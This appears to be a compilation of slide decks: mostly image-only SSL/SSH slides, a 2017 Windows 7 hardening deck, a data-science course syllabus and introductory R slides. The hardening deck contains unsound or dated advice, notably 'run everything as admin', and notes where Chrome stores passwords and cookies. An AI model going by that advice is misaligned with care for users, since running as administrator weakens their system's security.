
# SSL Login

## *How does HTTPS work: SSL explained*


*This presumes that SSL has already been issued by SSL issuing authority.*




# SSL




# SSL




# ssh tunnel over tcp



Different kinds of  
SSH keys



# Securing Windows 7



Windows 7  
@AzulArc 2/2/2017

# Windows 7

- Run everything as admin
- Use ProcessExplorer.exe and TcpView.exe
- Suspend suckers with Msconfig.msc, taskschd.msc, WhatInStartup.exe
- Protect drives with diskcryptor
- Install cygwin, to mv and rm –rf rogue exe
- Un-install/disable/block useless updaters.

# Networking

- Use Google **DNS** 8.8.8.8 and 8.8.4.4
- Block blacklisted ip in  
**C:/Windows/system32/drivers/etc/hosts**  
see **winhelp2002.mvps.org/hosts.htm**
- Firewall, block useless program from accessing  
the internet (start **wf.msc**)

# Chrome Settings

Only use **Chrome** (not IE, chromium, opera, Firefox)

Check your settings in chrome with url=  
**chrome://version/**  
**chrome://chrome-urls/**

Disable non-google code in

**chrome://plugins/**  
**chrome://extensions/**

# Chrome data

Chrome stores cookies and passwords in the folder  
"%LOCALAPPDATA%\Google\Chrome\User<space>Data"

You can change this folder with these options to  
the chrome shortcut:

**CHROME\_EXE --user-data-dir=c:/tmp/id2**


You must secure the folder, as anyone with access  
to your windows, can use your chrome  
passwords, browsing history, cookies.

# Running Multiple chrome for different login ids

1. Explorer > goto %TEMP%
2. Create new folder id2
3. Copy chrome shortcut as chr-id2
4. Right click on chr-id2 > Properties >
5. Append to Target: "...chrome.exe"  
--user-data-dir=%TEMP%\id2


# Secure your disks

1. Install diskcryptor
2. Install veracrypt
3. Create 8G veracrypt drive n:\




# Secure your disks

## 1. Create 8G veracrypt drive n:\




# Secure your disks

Mount the newly created veracrypt drive as n:\



# Securing chrome data

3. Explorer > goto n:
4. Create new folder n:\temp\2
5. Copy chrome shortcut as chr2
6. Right click on chr-2 > Properties >
7. Append to Target: "..chrome.exe"  
--user-data-dir=n:\temp\2



# System

- Clean the PATH (remove unwanted dirs)
- set PATH=... & setx PATH ... -m
- Install pgm in toplevel folders without spaces

```
mklink /D c:\Downloads %USERPROFILE%\Downloads
```

```
mklink /D c:\Desktop %USERPROFILE%\Desktop
```

```
mklink c:\hosts.txt C:\WINDOWS\system32\drivers\etc\hosts
```

# References

1. Google search for each of the topics

# DSC 401

## Programming for Data Science

Course contents  
Units 1 to 6

moshahmed@gmail, Oct - Nov/2016  
MGADS, Bangalore

# Unit 1 – Topics to be covered

1. Operating Systems introduction
2. History of OS
3. Common software components of a server
4. Exercises: Know your OS – memory, disk, CPU
5. User and kernel Architecture of win and unix
  1. How does a c program run?
  2. Process and memory, paging
  3. Files, IO, System calls
  4. Synchronization, Network and security

# Unit 2 – Intro to R as a tool

1. Setting up R, Rstudio, Bert
2. History of R, compare to Excel
3. Exercises: Using R as a Calculator.
4. Writing R scripts, packages
5. Vectors and statistical functions
6. NA, NAN, Randoms

# Unit 3 – Intro to R Programming

1. R Syntax
2. Control
3. Data types, Vectors, Matrix, Dataframe
4. Ints, numeric, strings,
5. Date time series
6. Function and scope of variables

# Quiz, Homework, Project

## Quiz

1. on R and OS
2. on R functions

## Homeworks

1. Evaluate nested functions
2. Matrix fill

## Project

1. Explore and analyze time series data.

# Unit 5 – Intro Algorithms

1. Intro to Algorithms
2. Complexity
3. Basic Data structures
4. Searching and Sorting (merge, quick)
5. Dynamic Programming – Fibonacci
  1. Optimal Matrix chain mult

# Homework

## Homework

1. matrix multiplication
2. optimal matrix chain multiplication

## Quiz

1. on R, OS, Algorithm

# Unit 6 – Advanced R

1. Searching and sorting in R.
2. Speed of algorithms in R.
3. Debugging in R.
  1. Data-frames manipulation with Dplyr
  2. Hand-ons data in R
  3. Excel and R
  4. RCommander

# Introduction to Programming for Data Science

by moshahmed@gmail, 22/2/2016  
sources: google, internet



# Syllabus - 6 Units

1. Operating Systems
2. R Programming - Data
3. R Programming - Control
4. Algorithms and Functions
5. Complexity of Algorithms
6. Advanced R, File and Data operations

# Systems References

*Operating Systems,*

1. Stallings.
2. Silberschatz.



# R References

## 1. Venables, *Intro to R*, 2016.

Free [cran.us.r-project.org/doc/manuals/R-intro.pdf](https://cran.us.r-project.org/doc/manuals/R-intro.pdf)



## 2. Matloff, *Art of R*, 2009.


Free <http://heather.cs.ucdavis.edu/~matloff/132/NSPpart.pdf>

## 3. Hands On R, Grolemund, 2014.

Amazon, Rs 475


## 4. R language Reference

<https://cran.r-project.org/doc/manuals/R-lang.html>



## 5. R cookbook

## 6. Google




[Hands-On Programming  
with R](#)

₹ 475.00 - [Amazon India](#)


# Algorithm References

1. Cormen, Introduction to Algorithms by 3<sup>e</sup>




# Reading: Applications of DS

## 1. Levitt, *Freakonomics*



# Grading

- Insem 50%
  - Attendance
  - Labwork / Assignments
  - Quizzes
- Final Exam 50%




# Software

- Win7/8 or Linux
- Windows: cygwin (bash), text editor (gvim)
- Chrome (browser, not IE/FF).
- Gmail Account.
- R Studio, install in c:\tools\RStudio
- R (3.2 or 3.3 or later) in c:\tools\Rstudio
  - R Packages
  - Excel 2007 + Bert
- c:\Python27
- c:\vim, cygwin, gcc, c:\tools\codeblocks

# End

It is often said that 80% of data analysis is spent on the process of cleaning and preparing the data. (Dasu and Johnson, 2003)

"STUDY FINDS 50% OF  
PEOPLE BORED BY  
STATISTICS."



# Introduction to R

Statistical Programming Language

by mosh.ahmed@gmail.com, 12-8-2014  
sources: google, stackoverflow, internet



# What is R?

- R is a computer language, an environment for statistical computing, graphics, and much more
- It is open source with great flexibility and power gained from contributions by many users
- It allows anyone using any operating system to reproduce your work from data to finished analysis
- It is script-based (text computer code) and not GUI-based (point and click with menus)



# What is R

- An effective data handling and storage facility
- A large, integrated collection of tools for data analysis
- A large and highly flexible collection of graphing facilities for data display
- A well-developed and relatively simple programming language

# Creator of R

- Ross Ihaka and Robert Gentleman created R in 1993, in University of Auckland, New Zealand.



# History of R

- R language is the programming language that you write your commands and run in.
- R is the successor to the S, the statistics language from Bell Labs in 1976.
- Free and better than SPSS


# Proprietary and Open source software used for data analysis



## What R is not

- It is not fast (C++ and Python are much faster)
- There is a limit to the size of data that can be processed
- There is a learning curve
- Debugging is difficult

